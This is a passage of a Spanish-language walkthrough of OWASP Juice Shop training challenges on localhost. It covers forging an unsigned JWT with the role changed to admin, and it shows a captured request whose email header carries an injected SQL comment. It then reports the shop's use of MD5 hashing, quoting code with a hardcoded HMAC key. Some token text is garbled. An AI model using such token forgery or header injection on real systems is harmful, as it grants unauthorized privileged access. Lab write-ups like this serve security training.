7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFPbCI6ImJlbmRlckBqdWljZSIsInBhc3N3b3JkIjoimGMzMmU1MTdlM2ZhOTVhYWJmMWJiZmZnYyJONGE0ZWYiLCJyb2xlIjoiiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3Rmb2dpbkkiOiMC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6ImFzc2V0cy9wdWJsawMvaWlhZ2VzL3VwbG9hZHMvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmlvdjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjItMDQ0MDc0MTY6Mjc6NDIuMTYxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDQ0MDc0MTY6Mjc6NDIuMTYxICswMDowMCIsImRlcGV0ZWRBdCI6bnVsbH0sImldhdCI6MTY0OTM1MjEyMCwiZXhwIjoxNjQSMzcwMTIwfQ.zZOKIVt5lhtxs0J6i0abiUcMZTLeBzwhBznf5sOQT2AIz0iHL7TFoi4wgZHYUKSP9lrk07xtNW02ETT2ib90m4S6vcEq8qa74aZW_CstHvxEHixDofJehcnwH8bXDb4uqbHV40oR2yn8fgwXF2h8bSC0Qd0i-P2yQj2ArHvdz4
8 X-User-Email: bender@juice-sh.op'--
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss; continueCode=2oDPgY4L7K3bykjZv6dwNUMuyTXSkJSnZcD8tBxCzbABWwpmonVEQ5NLrzMx; cookieconsent_status=dismiss; _pk_id.1.lfff=71f1621f768a0d37.1649267654.; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFPbCI6ImJlbmRlckBqdWljZSIsInBhc3N3b3JkIjoimGMzMmU1MTdlM2ZhOTVhYWJmMWJiZmZnYyJONGE0ZWYiLCJyb2xlIjoiiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3Rmb2dpbkkiOiMC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6ImFzc2V0cy9wdWJsawMvaWlhZ2VzL3VwbG9hZHMvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmlvdjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjItMDQ0MDc0MTY6Mjc6NDIuMTYxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDQ0MDc0MTY6Mjc6NDIuMTYxICswMDowMCIsImRlcGV0ZWRBdCI6bnVsbH0sImldhdCI6MTY0OTM1MjEyMCwiZXhwIjoxNjQSMzcwMTIwfQ.zZOKIVt5lhtxs0J6i0abiUcMZTLeBzwhBznf5sOQT2AIz0iHL7TFoi4wgZHYUKSP9lrk07xtNW02ETT2ib90m4S6vcEq8qa74aZW_CstHvxEHixDofJehcnwH8bXDb4uqbHV40oR2yn8fgwXF2h8bSC0Qd0i-P2yQj2ArHvdz4
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 If-None-Match: W/"80-FKMkUQPM1732MFmoexTeYVicOvk"
16

```

Lo mandaremos a una página que nos decodifique el algoritmo, vemos que nos salen los datos del usuario con el que estábamos autenticados.

Encoded	Decoded
PASTE A TOKEN HERE	EDIT THE PAYLOAD AND SECRET
<pre>eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0YSI6eyJPZCI6MywidXNlcm5hbWUiOiIiLCJlbWFPbCI6ImJlbmRlckBqdWljZSIzaC5vcCI6InBhc3N3b3JkIjoibGMzMmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2x1IjoiyV3vdG9tZXIiLCJkZSwxeGVub2t1biI6IiIsImxhc3Rmb2dpbk1wIjoicM4wLjAuMCIsImByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWNaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiiwiXNBY3RpdmlhOnRydWUsImNyZWZF0WRBdCI6IjIwMjItMDQtMDcgMTY6Mjc6NDIUMTYiXCswMDowMCIsImVwZGF0ZWRBdCI6IjIwMjItMDQtMDcgMTY6Mjc6NDIUMTYiXCswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0siOmldhCI6MTY0OTM1MjEyMCwiZShwIjoxnQ5MzczwMTIiwq.zZOKIVt51htxsOJ6i0abiUcMZLEBzwhBznf5s0QT2AiZoIHl7TFoi4wgZYHUksP91rk07xTNwo2ETT2ib90m4S6vcEq8qa74a2W_CstHvxEHixD0fJehcNwH8bXDb4uqbHV40oR2yn8fgwXF2hbSC0qd0i-P2yQj2arHvdz4 </pre>	<div>HEADER: ALGORITHM & TOKEN TYPE</div> <pre>{ "typ": "JWT", "alg": "RS256" }</pre> <div>PAYLOAD: DATA</div> <pre>{ "status": "success", "data": { "id": 3, "username": "", "email": "bender@juice-sh.op", "password": "0c36e517e3fa95aabf1bbffc6744a4ef", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "assets/public/images/uploads/default.svg", "totpSecret": "", "isActive": true, "createdAt": "2022-04-07 16:27:42.161 +00:00", "updatedAt": "2022-04-07 16:27:42.161 +00:00", "deletedAt": null }, "iat": 1649352120, "exp": 1649370120 }</pre> <div>VERIFY SIGNATURE</div>

Una vez lo tenemos descriptado, cambiamos los parámetros por el usuario que queramos, el email y el apartado username. Lo volvemos a encriptar mediante una página que encripte.

```
{
  "status": "success",
  "data": {
    "id": 3,
    "username": "",
    "email": "jwt3d@juice-sh.op",
    "password": "0c36e517e3fa95aabf1bbffc6744a4ef",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2022-04-07 16:27:42.161 +00:00",
    "updatedAt": "2022-04-07 16:27:42.161 +00:00",
    "deletedAt": null
  },
  "iat": 1649352120,
  "exp": 1649370120
}
```

Lo sustituimos en el repeater por la otra petición, ponemos un punto al final:

[illegible]

Nos vamos a la tienda y vemos el ejercicio completado:

Figura 9: Unsigned JWT

Weird Crypto

Informa a la tienda de un algoritmo o librería que no deberían usar del modo en que lo hacen.

Aquí vemos en el código, como la tienda usa un algoritmo considerado no seguro, que es MD5, tal como vemos aquí:

```
exports.hash = data => crypto.createHash('md5').update(data).digest('hex')
exports.hmac = data => crypto.createHmac('sha256', 'pa4qacea4VK9t9nGv7yZtwmj').update(data).digest('hex')
```

Entonces nos vamos a la página de feedback y ponemos un comentario sobre que usan MD5, así tenemos el ejercicio solucionado.

localhost:3000/#/contact

Customer Feedback

Author

Comment *

md5 es vulnerable a que sea descriptado

Max. 160 characters 41/160

Rating

CAPTCHA: What is ?

Result *

-

Submit

Aquí vemos la insignia de resolución:



You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use

Figura 10: Insignia Weird Crypto